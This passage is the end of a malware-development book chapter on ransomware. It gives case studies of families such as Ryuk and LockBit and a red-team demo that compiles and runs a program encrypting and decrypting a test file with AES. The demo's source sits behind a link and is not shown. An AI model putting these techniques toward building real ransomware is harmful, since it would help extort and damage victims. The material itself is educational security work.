GandCrab utilized exploit kits, phishing emails, and **remote desktop protocol (RDP)** vulnerabilities to infect victims' systems. It employed strong encryption algorithms and demanded payment in cryptocurrencies such as Bitcoin or Dash for decryption keys.

GandCrab highlighted the adaptability of ransomware operators, who continuously evolved their tactics to bypass security measures. It also underscored the importance of user awareness training to mitigate the risk of phishing attacks.

## Case study four: Ryuk ransomware

*Date: First identified in August 2018*

**Ryuk** gained notoriety for targeting large organizations and critical infrastructure, including healthcare providers, government agencies, and fi-

nancial institutions. The ransom demands associated with Ryuk attacks were among the highest reported, often reaching millions of dollars.

Ryuk typically infiltrated organizations through phishing emails containing malicious attachments or links. Once inside the network, it conducted reconnaissance to identify valuable assets before encrypting files and demanding payment in Bitcoin.

Ryuk demonstrated the growing sophistication of ransomware attacks, with threat actors employing advanced techniques such as manual hacking and lateral movement to maximize their impact. Organizations needed to bolster their defenses with robust endpoint protection and network segmentation.

## Modern threats

Modern ransomware variants utilize advanced methods to encrypt files belonging to victims and request ransom payments, frequently in cryptocurrencies, in exchange for decrypting the files.

An interesting development is the increasing popularity of RaaS platforms, enabling even inexperienced cybercriminals to easily carry out ransomware attacks. These platforms offer malicious actors the convenience of pre-made ransomware kits and support services, allowing them to carry out large-scale attacks:

- **Conti ransomware:** Emerging in 2020, Conti is a variant of the Ryuk ransomware and is known for its high ransom demands and aggressive tactics. It often targets healthcare organizations and has been associated with several high-profile attacks.
- **Sodinokibi (REvil) ransomware:** Sodinokibi, also known as REvil, gained prominence in 2019 and has since been involved in numerous attacks targeting businesses worldwide. It operates as a RaaS model, with affiliates carrying out attacks on behalf of the operators.
- **DarkSide ransomware:** DarkSide made headlines in 2021 for its attack on the Colonial Pipeline, one of the largest fuel pipelines in the United States. The group behind DarkSide claimed responsibility for the attack, which led to fuel shortages and significant disruption.
- **Maze ransomware:** Maze gained attention for its tactic of stealing sensitive data before encrypting files, threatening to release the information if the ransom was not paid. While the original operators announced their retirement in 2020, the Maze code has been adopted by other threat actors.
- **CLOP ransomware:** CLOP is known for targeting large enterprises and has been linked to several high-profile attacks. It employs techniques such as double extortion and actively targets organizations in sectors such as manufacturing, technology, and retail.
- **LockBit ransomware:** LockBit, first identified in September 2019, has emerged as a significant threat to organizations worldwide. Known for its sophisticated encryption techniques and extortion tactics, LockBit has targeted businesses across various sectors, including healthcare, finance, and government.

LockBit ransomware has garnered increased attention due to its advanced features, including its encryption capabilities, evasion techniques, and sophisticated infrastructure. Understanding the intricacies of LockBit is crucial for cybersecurity professionals and organizations. LockBit is a type of ransomware that encrypts files on infected systems and demands a ransom payment from victims in exchange for decryption keys. Like other ransomware variants, LockBit operates on a RaaS model, where developers provide the malware to affiliates who carry out attacks on their behalf. This business model allows threat actors to distribute the ransomware more widely and increase their potential profits.

LockBit employs various techniques to infiltrate and encrypt systems, including the following:

- **Phishing emails:** LockBit infections often begin with phishing emails containing malicious attachments or links. These emails are designed to trick recipients into opening the attachments or clicking on the links, which then download and execute the ransomware on the victim's system.
- **Exploit kits:** In some cases, LockBit may exploit vulnerabilities in software or operating systems to gain unauthorized access to systems. Exploit kits, which contain pre-packaged exploits for known vulnerabilities, are commonly used to deliver ransomware payloads.
- **RDP:** LockBit operators may also target systems with exposed RDP ports. By brute-forcing or using stolen credentials to access RDP-enabled systems, attackers can deploy the ransomware directly onto the compromised systems.

Once executed on a victim's system, LockBit encrypts files using strong encryption algorithms, such as **Advanced Encryption Standard (AES)**, making them inaccessible to the user. The ransomware then displays a ransom note, typically in the form of a text file or a pop-up window, containing instructions on how to pay the ransom and obtain the decryption keys.

LockBit ransomware has been involved in several high-profile attacks, targeting organizations of all sizes and industries. Some notable incidents include the following:

- **Healthcare organizations:** LockBit has targeted healthcare providers, disrupting critical healthcare services and compromising sensitive patient data. These attacks can have severe consequences for patient care and confidentiality.
- **Financial institutions:** Financial institutions, including banks and investment firms, have also been targeted by LockBit ransomware. These attacks can result in financial losses, reputational damage, and regulatory penalties for affected organizations.
- **Government agencies:** LockBit attacks against government agencies can lead to the loss of sensitive government data, disruption of essential services, and potential national security implications.

The financial impact of LockBit attacks can be significant, with ransom demands often reaching hundreds of thousands or even millions of dollars. Additionally, organizations may incur additional costs associated with incident response, recovery efforts, and legal expenses.



## Practical example

Sometimes advanced red team operations require simulating the actions of adversaries and cybercriminals, in particular ransomware operators. This includes simulating the infection of the target system through phishing, malicious documents, and file system encryption. Let's look at an example of how we could simulate ransomware, namely file system encryption. Of course, for ethical reasons, we will not simulate payment into a crypto wallet and will not display a ransom note with instructions.


The full source code of our code is available on Github; you can download it from the following link:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter16/03-case-studies/hack.c>

As usual, compile the PoC code via MinGW. Enter the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:



```
(cocomelon@kali) - [~/../packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/inc
lude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-excepti
ons -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcr
ypt32

(cocomelon@kali) - [~/../packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
$ ls -lt
total 32
-rwxr-xr-x 1 cocomelon cocomelon 16896 Mar 19 00:29 hack.exe
-rw-r--r-- 1 cocomelon cocomelon 6079 Mar 19 00:29 hack.c
-rw-r--r-- 1 cocomelon cocomelon 19 Mar 18 14:38 test.txt
```

Figure 16.26 – Compiling our “ransomware” application

For simplicity, our application just encrypts a file and decrypts it. If the decrypted file matches the original, then our program is working correctly.

This is run on the victim's machine; in my case, it's Windows 10 x64 v1903:

```
$ .\hack.exe
```

The result of this command looks like the following screenshot:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter16\03-case-studies\
PS Z:\packtpub\chapter16\03-case-studies>
PS Z:\packtpub\chapter16\03-case-studies> .\hack.exe
PS Z:\packtpub\chapter16\03-case-studies> dir C:\Users\user\Desktop\

Directory: C:\Users\user\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          6/9/2023   11:48 PM             research
-a----          3/18/2024   11:38 AM              19 test.txt
-a----          3/18/2024    9:18 PM              32 test.txt.AES
-a----          3/18/2024    9:18 PM              19 test.txt.decrypted
-a----          6/7/2023    9:07 PM             2062 x32dbg.lnk
-a----          6/7/2023    9:07 PM             2062 x64dbg.lnk
```

Figure 16.27 – New encrypted and decrypted files

As we can see, a new encrypted file named **test.txt.AES** and a decrypted file, **test.txt.decrypted**, are created.

Let's compare the original **test.txt** and **test.txt.decrypted** files. Run the following:

```
$ sha256sum test.txt test.txt.decrypted
```

On Kali Linux, it looks like this:

```
(cocomelon@kali) - [~/../packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
$ sha256sum test.txt test.txt.decrypted
08fbf0643fb304dfac1aa1541fcb5278ba2446dff2c16db7754999063ccac65b  test.txt
08fbf0643fb304dfac1aa1541fcb5278ba2446dff2c16db7754999063ccac65b  test.txt.d
ecrypted
```

Figure 16.28 – Comparing the original file and the decrypted file

Or, we can do a comparison via **hexdump**. This will clearly demonstrate the identity of the files. Run the following:

```
$ hexdump -C test.txt
$ hexdump -C test.txt.decrypted
```

On Kali Linux, it looks like this:

```
(cocomelon@kali) - [~/../packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
$ hexdump -C test.txt
00000000  48 65 6c 6c 6f 20 50 61  63 6b 74 21 20 3d 5e 2e  |Hello Packt! =^
.|
00000010  2e 5e 3d                                     |.|
00000013

(cocomelon@kali) - [~/../packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
$ hexdump -C test.txt.decrypted
00000000  48 65 6c 6c 6f 20 50 61  63 6b 74 21 20 3d 5e 2e  |Hello Packt! =^
.|
00000010  2e 5e 3d                                     |.|
00000013
```

Figure 16.29 – Comparing the original file and decrypted file (hexdump)

As we can see, these files are identical.

These case studies and examples illustrate the ongoing threat posed by ransomware and the need for organizations to remain vigilant and adopt robust cybersecurity measures to protect against evolving threats.

## Mitigation and recovery strategies

Ransomware attacks have evolved into a substantial menace for businesses of every scale. The repercussions of these assaults may be catastrophic; they may cause financial losses, reputational harm, and data loss for the targeted organization. As a proactive and comprehensive measure to safeguard against ransomware and other cybersecurity threats, organizations are progressively resorting to red teaming exercises. This section examines the potential of red teaming to bolster the preparedness of an organization against ransomware.

What about realistic attack simulation? Red teaming exercises are designed to evaluate an organization's preparedness for a ransomware attack by replicating the strategies and methods employed by authentic cybercriminals. This realism assists organizations in comprehending the effectiveness of their defenses in the face of an authentic threat.

Red teaming exercises provide executives and decision-makers with the opportunity to enhance their comprehension of the potential ramifications associated with ransomware attacks. This direct experience has the potential to enhance decision-making and resource allocation regarding cybersecurity.

Of course, in order to conduct red team exercises as realistically as possible and simulate ransomware threats as close to real life as possible, it is necessary to study and research attacker tactics and tricks. As the author of this book, I have tried to cover as many techniques, tricks, strategies, and templates as possible from the authors of real malware. It is worth noting that ransomware authors try to adopt the best practices of both classic and the most successful malware.

I also believe that since ransomware is directly related to cryptography, security researchers should pay attention to various research in the field of mathematics (number theory, information theory, etc.) and cryptography, including academic research, in order to develop strategies for decrypting ransom algorithms. Many, of course, may object, since decrypting crypto-resistant algorithms is meaningless from a mathematical point of view, but there is an alternative: what if we examine and analyze the design and logic of the ransomware applications themselves? We can research and try to hack ransomware that is vulnerable by design.

## Summary

In this chapter, we researched ransomware in detail. We looked at popular cases and analyzed the code of one of the most influential ransomware attacks, Conti Leaks. We studied what best practices the authors of this leak adopted from malware development. We realized that in the

modern landscape of cyber threats, ransomware occupies a very important, leading role and will remain one of the main threats for many years to come.

We also implemented a simple program that encrypts and decrypts a file with the AES algorithm using WINAPI. Of course, it cannot simulate full-fledged ransomware as it is found in the wild, but it can be a good starting point for your own threat and adversary simulation projects.

In this book, I tried to cover all areas of malware development. Like any program, the development of malware is also fascinating in its own way, complex in its own way, and, of course, still shrouded in mystery. The further and deeper you study this science, the more questions arise.

*First of all, of course, I want to warn you that using the tricks and techniques outlined in this book to commit illegal actions will not lead to anything good and could put an end to your future career.*

I still tried to include a lot of source code and real examples to demonstrate various tactics and techniques clearly. I wanted the book to be primarily practice-oriented since some theoretical aspects of this book can be easily found on the internet.

Regarding examples of source code leaks of real malware, I really want you to understand that all the tricks and techniques that I demonstrated in the examples of the book are actually used in the wild, and I want to believe that these examples will serve as a starting point for more advanced programs for your red team operations and adversary simulation strategies.

Of course, I really hope that this book will primarily be useful to beginners. I still had to make difficult decisions because I had to remove so many interesting examples from sections of this book.

My dear reader, understand that perhaps I could not give comprehensive and exhaustive information on how to develop malware, in particular ransomware, which has now become the most dangerous and, at the same time, the most interesting example of malware.

Also, for ethical reasons, I have not provided the source code of completely undetectable malware but only given recommendations and shown how the authors of real malware achieve this.

But, I am ready to answer all your questions by email. I also plan to publish many more interesting books on this topic in the future.

In conclusion, I just want to note that most efforts to gain knowledge of any field of technology or science will depend on your own research and efforts; no single book will give you answers to all the questions on the topics that interest you.

